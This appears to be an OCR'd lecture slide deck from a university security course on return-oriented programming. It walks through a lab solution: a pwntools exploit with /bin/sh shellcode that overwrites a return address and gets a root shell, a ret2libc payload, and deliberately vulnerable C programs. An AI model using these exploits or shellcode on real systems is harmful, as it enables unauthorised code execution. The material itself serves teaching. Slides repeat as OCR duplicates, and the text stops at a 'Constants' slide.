
CSC 405
Return Oriented Programming

Aleksandr Nahapetyan
anahape@ncsu.edu
(Slides adapted from Dr. Kapravelos)

In-Class exercise

- Difficulty: Easy
- Url: https://go.ncsu.edu/csc405-s26-08a
- Harder variant: https://go.ncsu.edu/csc405-s26-08b
- The goal is to spawn a shell!
- `chmod +x ./level2a` to make the file executable!
- Check `file ./level2a` this is an ELF-x86_64 binary!

Solution


Import Results Summary
Project File Name: level2a
Last Modified: Tue Feb 24 16:31:03 EST 2026
Readonly: false
Program Name: level2a
Language ID: x86:LE:64:default (4.6)
Compiler ID: gcc
Processor: x86
Endian: Little
Address Size: 64
Minimum Address: 00100000
Maximum Address: _elfSectionHeaders::000007bf
# of Bytes: 8629
# of Memory Blocks: 33
# of Instructions: 24
# of Defined Data: 125
# of Functions: 25
# of Symbols: 60
# of Data Types: 37
# of Data Type Categories: 2
Created With Ghidra Version: 12.0.2
Date Created: Tue Feb 24 16:31:02 EST 2026
ELF File Type: shared object
ELF GNU Program Prop[processor opt 0xc0000002]: 03 00 00 00
ELF Note[GNU BuildId]: 2a7c745337a2d1458fbb84b0bea4540a4ae42784
ELF Note[required kernel ABI]: Linux 3.2.0
ELF Original Image Base: 0x0
ELF Prelinked: false
ELF Source File [0]: crtstuff.c
ELF Source File [1]: level2a.c
ELF Source File [2]: crtstuff.c
ELF Source File [3]:
Elf Comment[0]: GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0
Executable Format: Executable and Linking Format (ELF)
Executable Location: /Users/alex/Downloads/level2a
Executable MD5: a838f2bd1198db2ccc5505ce250061b4
Executable SHA256: 08f1112c6c6be5ba0c3b844847eccedc75f04d162576412f1a6c89a
FSRL: file:///Users/alex/Downloads/level2a?MD5=a838f2bd1198db
Preferred Root Namespace Category:
Relocatable: true
Required Library [0]: libc.so.6
Additional Information
Loading file:///Users/alex/Downloads/level2a?MD5=a838f2bd1198db2ccc5505ce250061b4...
Setting block .init_array to read-only
Setting block .fini_array to read-only
Setting block .dynamic to read-only
Linking the External Programs of 'level2a' to imported libraries...
[libc.so.6] -> not found in project
OK

Solution

```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        undefined main()
          undefined     <UNASSIGNED>   <RETURN>
                        main                                    XREF[4]:    Entry Point(*),
                                                                            _start:00101101(*), 0010212c,
                                                                            001021f8(*)
     001012c8 f3 0f 1e fa     ENDBR64
     001012cc 55              PUSH       RBP
     001012cd 48 89 e5        MOV        RBP,RSP
     001012d0 e8 f4 fe        CALL       vulnrable_function                  undefined vulnrable_function()
              ff ff
     001012d5 90              NOP
     001012d6 5d              POP        RBP
     001012d7 c3              RET
     001012d8 0f              ??         0Fh
     001012d9 1f              ??         1Fh
     001012da 84              ??         84h
     001012db 00              ??         00h
     001012dc 00              ??         00h
     001012dd 00              ??         00h
     001012de 00              ??         00h
     001012df 00              ??         00h
```

Solution

```
2  void vulnrable_function(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    uint local_84;
8    undefined8 local_80;
9    undefined8 local_78 [13];
10   long local_10;
11
12   local_10 = *(long *)(in_FS_OFFSET + 0x28);
13   puts("Enter shellcode:");
14   read(0,local_78,100);
15   printf("Your shellcode is at %p, you may now change 8 byte chunks in there\n",local_78);
16   puts("What idx do you want to write to?");
17   local_84 = 0;
18   while( true ) {
19     iVar1 = __isoc99_scanf(&DAT_001020c0,&local_84);
20     if (iVar1 != 1) break;
21     printf("What value do you want to write to idx=%d?\n",(ulong)local_84);
22     local_80 = 0;
23     __isoc99_scanf(&DAT_001020bc,&local_80);
24     *(undefined8 *)((long)local_78 + (long)(int)local_84) = local_80;
25     puts("What idx do you want to write to?");
26   }
27   puts("Done! I am not running the shellcode though :)");
28   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
29                     /* WARNING: Subroutine does not return */
30     __stack_chk_fail();
31   }
32   return;
```

Solution

```
2  void vulnrable_function(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    uint local_84;
8    undefined8 local_80;
9    undefined8 local_78 [13];
10   long local_10;
11
12   local_10 = *(long *)(in_FS_OFFSET + 0x28);
13   puts("Enter shellcode:");
14   read(0,local_78,100);
15   printf("Your shellcode is at %p, you may now change 8 byte chunks in there\n",local_78);
16   puts("What idx do you want to write to?");
17   local_84 = 0;
18   while( true ) {
19     iVar1 = __isoc99_scanf(&DAT_001020c0,&local_84);
20     if (iVar1 != 1) break;
21     printf("What value do you want to write to idx=%d?\n",(ulong)local_84);
22     local_80 = 0;
23     __isoc99_scanf(&DAT_001020bc,&local_80);
24     *(undefined8 *)((long)local_78 + (long)(int)local_84) = local_80;
25     puts("What idx do you want to write to?");
26   }
27   puts("Done! I am not running the shellcode though :)");
28   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
29                     /* WARNING: Subroutine does not return */
30     __stack_chk_fail();
31   }
32   return;
```

Takes in our shellcode

Solution

```
2  void vulnrable_function(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    uint local_84;
8    undefined8 local_80;
9    undefined8 local_78 [13];
10   long local_10;
11
12   local_10 = *(long *)(in_FS_OFFSET + 0x28);
13   puts("Enter shellcode:");
14   read(0,local_78,100);
15   printf("Your shellcode is at %p, you may now change 8 byte chunks in there\n",local_78);
16   puts("What idx do you want to write to?");
17   local_84 = 0;
18   while( true ) {
19     iVar1 = __isoc99_scanf(&DAT_001020c0,&local_84);
20     if (iVar1 != 1) break;
21     printf("What value do you want to write to idx=%d?\n",(ulong)local_84);
22     local_80 = 0;
23     __isoc99_scanf(&DAT_001020bc,&local_80);
24     *(undefined8 *)((long)local_78 + (long)(int)local_84) = local_80;
25     puts("What idx do you want to write to?");
26   }
27   puts("Done! I am not running the shellcode though :)");
28   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
29                     /* WARNING: Subroutine does not return */
30     __stack_chk_fail();
31   }
32   return;
```

Takes in our shellcode

Free arbitrary write

Hey look it's monday's lecture topic!

Solution

```
2  void vulnrable_function(void)
3
4  {
5    int iVar1;
6    long in_FS_OFFSET;
7    uint local_84;
8    undefined8 local_80;
9    undefined8 local_78 [13];
10   long local_10;
11
12   local_10 = *(long *)(in_FS_OFFSET + 0x28);
13   puts("Enter shellcode:");
14   read(0,local_78,100);
15   printf("Your shellcode is at %p, you may now change 8 byte chunks in there\n",local_78);
16   puts("What idx do you want to write to?");
17   local_84 = 0;
18   while( true ) {
19     iVar1 = __isoc99_scanf(&DAT_001020c0,&local_84);
20     if (iVar1 != 1) break;
21     printf("What value do you want to write to idx=%d?\n",(ulong)local_84);
22     local_80 = 0;
23     __isoc99_scanf(&DAT_001020bc,&local_80);
24     *(undefined8 *)((long)local_78 + (long)(int)local_84) = local_80;
25     puts("What idx do you want to write to?");
26   }
27   puts("Done! I am not running the shellcode though :)");
28   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
29                     /* WARNING: Subroutine does not return */
30     __stack_chk_fail();
31   }
32   return;
```

Takes in our shellcode

Free arbitrary write

Hey look it's monday's lecture topic!

Wait is the stack executable?

```
[nix-shell:~/Downloads]$ checksec ./level2a
[*] '/home/alex/Downloads/level2a'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        PIE enabled
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

Solution in words

- Figure out the offset between shellcode and function's return pointer (gdb)
- Run the program
- Send in shellcode
- Read in the address that it outputs
- Write to the offset the shellcode's address (overwrite return pointer)

Solution in action

```python
from pwn import *

SHELLCODE =
b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05" #
Shellcode from https://www.exploit-db.com/exploits/42179
OFFSET = 120

level2b = process("../release/level2a")

print(level2b.readline())

try:
    level2b.sendline(SHELLCODE)
except Exception as e:
    print(e)

msg = level2b.readline()

print(msg)


import re
addr = re.search(b"0x[a-f0-9]+", msg).group(0) # Isloate the address we need to write
addr = int(addr, base=16) # Convert the address to an integer
print(level2b.readline())



print("The offset is {}".format(OFFSET))
try:
    level2b.sendline("{}".format(OFFSET).encode("utf-8")) # Send the offset to the program
except Exception as e:
    print(e)

print(level2b.readline())

try:
    print(level2b.sendline("{}".format(addr).encode("utf-8"))) # Send the address to the program
except Exception as e:
    print(e)
print(level2b.readline())

level2b.interactive()
```

Solution in action

```python
from pwn import *

SHELLCODE =
b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05" #
Shellcode from https://www.exploit-db.com/exploits/42179
OFFSET = 120

level2b = process("../release/level2a")

print(level2b.readline())

try:
    level2b.sendline(SHELLCODE)
except Exception as e:
    print(e)

msg = level2b.readline()

print(msg)


import re
addr = re.search(b"0x[a-f0-9]+", msg).group(0) # Isloate the address we need to write
addr = int(addr, base=16) # Convert the address to an integer
print(level2b.readline())



print("The offset is {}".format(OFFSET))
try:
    level2b.sendline("{}".format(OFFSET).encode("utf-8")) # Send the offset to the program
except Exception as e:
    print(e)

print(level2b.readline())

try:
    print(level2b.sendline("{}".format(addr).encode("utf-8"))) # Send the address to the program
except Exception as e:
    print(e)
print(level2b.readline())

level2b.interactive()
```

Shellcode could be from anywhere

Read the address using a regex

Send in the write

Solution

```
/pwd ❯❯❯ id
uid=1000(pwntools) gid=1000(pwntools) groups=1000(pwntools)
/pwd ❯❯❯ python3 solve.py
[+] Starting local process './level2a': pid 493
b'Enter shellcode:\n'
b'Your shellcode is at 0x7ffd1e07c510, you may now change 8 byte chunks in there\n'
b'What idx do you want to write to?\n'
The offset is 120
b'What value do you want to write to idx=120?\n'
None
b'What idx do you want to write to?\n'
[*] Switching to interactive mode
$ id
Done! I am not running the shellcode though :)
$ id
uid=0(root) gid=1000(pwntools) groups=1000(pwntools)
```

Code-reuse vulnerability

```c
#include <stdio.h>
#include <stdlib.h>

void debug() {
   printf("Entering debug mode!\n");
   system("/bin/sh");
}

void getinput() {
   char buffer[32];

   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main() {
   getinput();
   return 0;
}
```

Code-reuse vulnerability

```c
#include <stdio.h>
#include <stdlib.h>

void debug() {
   printf("Entering debug mode!\n");
   system("/bin/sh");
}

void getinput() {
   char buffer[32];

   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main() {
   getinput();
   return 0;
}
```

What if we don't have such functionality in our binary?

C standard library - `libc`

- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services

- `<stdio.h>`
- `<stdlib.h>`
- `<string.h>`
- `...`

ret2lib.c

```c
#include <stdio.h>
#include <stdlib.h>

// Same program, without the win function
void getinput(char *input) {
   char buffer[32];

   strcpy(buffer, input);
   printf("You entered: %s\n", buffer);
}

int main(int argc, char *argv[]) {
   getinput(argv[1]);
   return 0;
}
```

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

system is a function in libc

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

From `&system` to `9,999,999` number of bytes, look for `"/bin/sh"`

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

"/bin/sh" is located at **this** memory address

ret2lib.c

```
$ gdb ret2lib

(gdb) break main
(gdb) run

(gdb) find &system,+9999999,"/bin/sh"
  0xf7f3f0d5

(gdb) p system
  $1 = {<text variable, no debug info>}
  0xf7dcdcd0 <system>
```

Well, now I **also** want the location of system

ret2lib.c


```
$ ./ret2lib `python3 -c 'print("A"*44+"\xd0\xdc\xdc\xf7BBBB\xd5\xf0\xf3\xf7")'`

You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA▯▯▯▯BBBB▯▯▯▯
$ ls
ret2lib.c ret2lib
$
<ctrl-d>
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

We have reused existing code in the system to execute our attack!

return-into-libc

- Instead of injecting malicious code, reuse existing code from **`libc`**, like **`system`**, **`printf`**, etc
- No code injection required!

- Perception of return-into-libc: limited, easy to defeat
  - Attacker cannot execute arbitrary code
  - Attacker relies on contents of libc


return-into-libc

- Instead of injecting malicious code, reuse existing code from **`libc`**, like **`system`**, **`printf`**, etc
- No code injection required!

- Perception of return-into-libc: limited, easy to defeat
  - Attacker cannot execute arbitrary code
  - Attacker relies on contents of libc


What if we remove **`system()`**?

Traditional Execution Model




- The instruction pointer (**`%rip`**) is pointing to the instruction that the CPU is going to fetch and execute

Traditional Execution Model



- The instruction pointer (**`%rip`**) is pointing to the instruction that the CPU is going to fetch and execute
- **`%rip`** is automatically incremented after instruction execution

Traditional Execution Model



- The instruction pointer (**`%rip`**) is pointing to the instruction that the CPU is going to fetch and execute
- **`%rip`** is automatically incremented after instruction execution
- If we change **`%rip`** we change the control flow of the program

Return-oriented Programming (ROP)

- Gives Turing-complete exploit language
  - exploits aren't straight-line limited
- Calls no functions at all
  - can't be defanged by removing functions like system()
- On the x86, uses "found" instruction sequences, not code intentionally placed in libc
  - difficult to defeat with compiler/assembler changes

ROP Gadgets

- Small sequences of instructions that together implement some basic functionality
- Can be located in any executable region of the program
- Gadgets can be of multiple instructions


ROP Execution Model

ROP Execution Model

ROP Execution Model


- The stack pointer (**%esp**) is pointing to the location that the CPU is going to fetch instructions and execute them

ROP Execution Model




- The stack pointer (**`%esp`**) is pointing to the location that the CPU is going to fetch instructions and execute them
- **`%esp`** is not automatically incremented after instruction execution but the **`ret`** instruction increments it

ROP Execution Model




- The stack pointer (**%esp**) is pointing to the location that the CPU is going to fetch instructions and execute them
- **%esp** is not automatically incremented after instruction execution but the **ret** instruction increments it

ROP Execution Model




- The stack pointer (**%e** at the CPU is going to fetch instru
- **%esp** is not automatically incremented after instruction execution but the **ret** instruction increments it
- If we change **%esp** we change the control flow of the program

ROP Execution Model




- The stack pointer (**%e** at the CPU is going to fetch instru
- **%esp** is not automatically incremented after instruction execution but the **ret** instruction increments it
- If we change **%esp** we change the control flow of the program

nop




- **`nop`** instruction advances the **`%eip`**

nop




- **`nop`** instruction advances the **`%eip`**
- In ROP programming we can implement **`nop`** by pointing to a **`ret`** instruction, which advances the **`%esp`**

Constants



